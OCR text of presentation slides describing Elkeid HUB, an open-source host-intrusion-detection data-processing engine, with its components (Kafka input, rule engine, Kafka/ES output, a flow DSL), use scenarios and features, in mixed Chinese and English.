


Core Components

- `INPUT` 数据输入层，社区版仅支持Kafka
- `RULEENGINE/RULESET` 对数据进行检测/外部数据联动/数据处理的核心组件
- `OUTPUT` 数据输出层，社区版仅支持Kafka/ES
- `SMITH_DSL` 用来描述数据流转关系


Application Scenarios

- Simple HIDS




Elkeid HUB

- IDS Like Scenarios




Elkeid HUB

- Multiple input and output scenarios




Elkeid HUB


- 内置多种高性能算子；
- 支持多维度测试，debug;
- 有用户，workspace，project等多维度管理;
- 支持自定义插件;



整体架构



Elkeid Console



GOTC

THANKS

https://github.com/bytedance/Elkeid